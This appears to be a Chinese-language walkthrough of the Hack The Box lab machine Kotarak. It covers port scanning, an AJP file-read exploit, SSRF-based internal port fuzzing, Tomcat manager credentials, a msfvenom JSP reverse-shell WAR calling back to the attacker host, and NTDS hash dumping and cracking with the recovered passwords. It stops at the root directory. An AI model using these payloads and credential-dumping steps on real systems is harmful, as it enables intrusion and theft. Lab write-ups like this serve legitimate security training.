

Kotarak,LFI(本地Port爆破)、payload上傳(java)、secretsdump工具(bin、dit)

```
└─# nmap -p1-65535 --min-rate 5000 -Pn 10.10.10.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 09:34 PDT
Nmap scan report for 10.10.10.55
Host is up (0.23s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8009/tcp   open  ajp13
8080/tcp   open  http-proxy
60000/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.43 seconds

└─(root@kali)-[~]
└─# nmap -sCV -p22,8009,8080,60000 -A 10.10.10.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 09:35 PDT
Nmap scan report for 10.10.10.55
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp   open  ajp13     Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp   open  http      Apache Tomcat 8.5.5
|_ http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_ http-title: Apache Tomcat/8.5.5 - Error report
60000/tcp  open  http      Apache httpd 2.4.18 ((Ubuntu))
```

```
|_http-title: Kotarak Web Hosting
|_http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.16 (96%), Linux 3.18 (96%), Linux 3.2 - 4.9
(96%), Linux 4.2 (96%), Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.8 - 3.11
(95%), Linux 4.8 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 4.4 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 227.87 ms 10.10.14.1
2 228.07 ms 10.10.10.55

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.46 seconds
```

8009Port 登不進去。。

可參考：<https://book.hacktricks.xyz/v/cn/network-services-pentesting/8009-pentesting-apache-jserv-protocol-ajp>

腳本：<https://www.exploit-db.com/exploits/48143>

簡單測試後，使用他他範例的檔案

```
└─# python3 8009.py -h
usage: 8009.py [-h] [-p PORT] [-f FILE] target

positional arguments:
  target                Hostname or IP to attack

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  AJP port to attack (default is 8009)
  -f FILE, --file FILE  file path : (WEB-INF/web.xml)
```

並獲取這些資訊

```
python2 8009.py 10.10.10.55 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://10.10.10.55:8009/asdf
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!--
```

Licensed to the Apache Software Foundation (ASF) under one or more contributor license agreements. See the NOTICE file distributed with this work for additional information regarding copyright ownership. The ASF licenses this file to You under the Apache License, Version 2.0 (the "License"); you may not use this file except in compliance with the License. You may obtain a copy of the License at

<http://www.apache.org/licenses/LICENSE-2.0>

Unless required by applicable law or agreed to in writing, software distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for the specific language governing permissions and limitations under the License.

```
—>
```

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">
```

```
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>
```

```
</web-app>
```

改用檔案file就不行，看起來沒啥可以用

```
python2 8009.py 10.10.10.55 -p 8009 -f /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
Getting resource at ajp13://10.10.10.55:8009/asdf
```

```
<!DOCTYPE html><html><head><title>Apache Tomcat/8.5.5 - Error report</title><style type="text/css">H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;background-color:white;color:black;font-size:12px;} A {color : black;}A.name {color : black;}.line {height: 1px; background-color: #525D76; border: none;}</style> </head><body><h1>HTTP Status 500 - The requested resource (/) is not available</h1><div class="line"></div><p><b>type</b> Exception report</p><p><b>message</b> <u>The requested resource (/) is not available</u></p><p><b>description</b> <u>The server encountered an internal error that prevented it from fulfilling this request.</u></p><p><b>exception</b></p><pre>java.io.FileNotFoundException: The requested resource (/) is not available
org.apache.catalina.servlets.DefaultServlet.service(DefaultServlet.java:756)
org.apache.catalina.servlets.DefaultServlet.doGet(DefaultServlet.java:425)
javax.servlet.http.HttpServlet.service(HttpServlet.java:622)
javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
</pre><p><b>note</b> <u>The full stack trace of the root cause is available in the Apache Tomcat/8.5.5 logs.</u></p><hr class="line"><h3>Apache Tomcat/8.5.5</h3></body></html>
```

此port先暫時這樣

8080Port 進行目錄爆破

/docs	(Status: 302) [Size: 0] [--> /docs/]
/examples	(Status: 302) [Size: 0] [--> /examples/]
/manager	(Status: 302) [Size: 0] [--> /manager/]

其中/manager 比較有趣

The page you tried to access (/manager/) does not exist.

The Manager application has been re-structured for Tomcat 7 onwards and some of URLs have changed. All URLs used to access the Manager application should now start with one of the following options:

- /manager/html for the HTML GUI
- /manager/text for the text interface
- /manager/jmxproxy for the JMX proxy
- /manager/status for the status pages

Note that the URL for the text interface has changed from "/manager/" to "/manager/text".

You probably need to adjust the URL you are using to access the Manager application. However, there is always a chance you have found a bug in the Manager application. If you are sure you have found a bug, and that the bug has not already been reported, please report it to the Apache Tomcat team.

這些子目錄都要輸入帳密，如果沒輸入，會出現一組帳密，

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

```
<user username="tomcat" password="s3cret" roles="manager-gui" />
```


6000Port

左邊按鈕都不行，有疑似可以進行LFI

Welcome to Kotarak Web Hosting Private Browser

Home
Help
Admin

Use this private web browser to surf the web anonymously. Please do not abuse it!

抓包後，多次嘗試，可進行本地port讀取，

進行爆破吧～

shell腳本撰寫：https://github.com/a6232283/HTB/blob/main/code/Kotarak_port_LFI.sh

可以使用wfuzz

```
# wfuzz -z range,1-65535 --hl 2 http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ
Total requests: 65535


Name: admin
Password:

Login


ID      Response  Lines  Word  Chars  Payload
-----
000000022: 200      4 L    4 W    62 Ch  "22"
000000090: 200     11 L   18 W   156 Ch  "90"
000000110: 200     17 L   24 W   187 Ch  "110"
000000200: 200      3 L    2 W    22 Ch  "200"
000000320: 200     26 L  109 W  1232 Ch "320"
000000888: 200     78 L  265 W  3955 Ch "888"
```

320 是登入介面「靜態頁面，無可用漏洞」

888 備份檔



但裡面是空的




找到，後面要加這段

```
href="?doc=backup" class="tableElem
```


```
http://10.10.10.55:60000/url.php?path=http://127.0.0.1:888?doc=backup
```

資訊在原始碼裡面



```
<user username="admin" password="3@g01PdhB!" roles="manager,manager-  
gui,admin-gui,manager-script"/>
```

此帳密本地不是320Port
是8000Port，也看到版本



只能上傳war檔，需新增payload，系統語言為java

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=9200 -f war -o shell.war
```

上傳並執行後，取得web shell

```
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.55] 54864
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
whoami
tomcat
cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
atanas:x:1000:1000:atanas,,,:/home/atanas:/bin/bash
```

因最低權限，無法讀取user flag，

本home找到以下資訊

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ ls -al
ls -al
total 28312
drwxr-xr-x 2 tomcat tomcat 4096 Jul 21 2017 .
drwxr-xr-x 3 tomcat tomcat 4096 Jul 21 2017 ..
-rw-r--r-- 1 tomcat tomcat 16793600 Jul 21 2017 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
-rw-r--r-- 1 tomcat tomcat 12189696 Jul 21 2017 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
```

將資訊傳到kali。ntdsgrab 有bin、dit檔


```
file *
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: Extensible storage engine DataBase, version 0x620, checksum 0x16d44752, page size 8192,
DirtyShutdown, Windows version 6.1
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above
```

使用secretsdump進行雜湊值解密

```
impacket-secretsdump -ntds
```

```
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit -system
```

```
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin LOCAL
```

```
impacket-secretsdump -ntds 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit -system 20170721114637_default_192.168.110.133_psexec.ntds
grab._089134.bin LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra


[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
WIN-3G280H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70ae8bcaaeac9e3e66fd::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:calccefc525db49828fbb9d68298eee::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe::
```

只有第四欄位不一樣，進行取出

```
cat passwd | grep ":" | cut -d: -f4
```

```
e64fe0f24ba2489c05e64354d74ebd11
31d6cfe0d16ae931b73c59d7e0c089c0
668d49ebfdb70ae8bcaaeac9e3e66fd
calccefc525db49828fbb9d68298eee
160f6c1db2ce0994c19c46a349611487
6f5e87fd20d1d8753896f6c9cb316279
cdd7a7f43d06b3a91705900a592f3772
24473180acbcc5f7d2731abe05cfa88c
2b576acbe6bcfda7294d6bd18041b8fe
```

進行hachcate、john爆不出來...



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
668d49ebfdb70ae88bcaec9e3e66fd	Unknown	Not found.
ca1ccefc525db49828fbb9d68298eee	Unknown	Not found.
160f6c1db2ce0994c19c46a349611487	Unknown	Not found.
6f5e87fd20d1d8753896f6c9cb316279	Unknown	Not found.
cdd7a7f43d06b3a91705900a592f3772	Unknown	Not found.
24473180acbcc5f7d2731abe05cfa88c	Unknown	Not found.
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

```
username : atanas
passwd : f16tomcat!
```

```
tomcat@kotarak-dmz:/home$ su atanas
su atanas
Password: f16tomcat!

atanas@kotarak-dmz:/home$ id
id
uid=1000(atanas) gid=1000(atanas) groups=1000(atanas),4(adm),6(disk),24(cdrom),30(dip),34(backup),46(plugdev),115(lpadmin),116(sambashare)
atanas@kotarak-dmz:/home$ whoami
whoami
atanas
atanas@kotarak-dmz:/home$
```

user flag

```
atanas@kotarak-dmz:~$ cat user.txt
cat user.txt
93f844f50491ef797c9c1b601b4bece8
atanas@kotarak-dmz:~$
```

有版本漏洞，最後在做

```
• Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16
• local/
Vulnerable to CVE-2021-4034
```

可執行(失敗)

```
-escalation#users
as), 4(adm), 6(disk), 24(cd
```

參考：<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe>

可以進root裡面

```
atanas@kotarak-dmz:/root$ ls
ls
app.log  flag.txt
atanas@kotarak-dmz:/root$ cat flag.txt
cat flag.txt
cGetting closer! But what you are looking for can't be found here.
atanas@kotarak-dmz:/root$ at app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
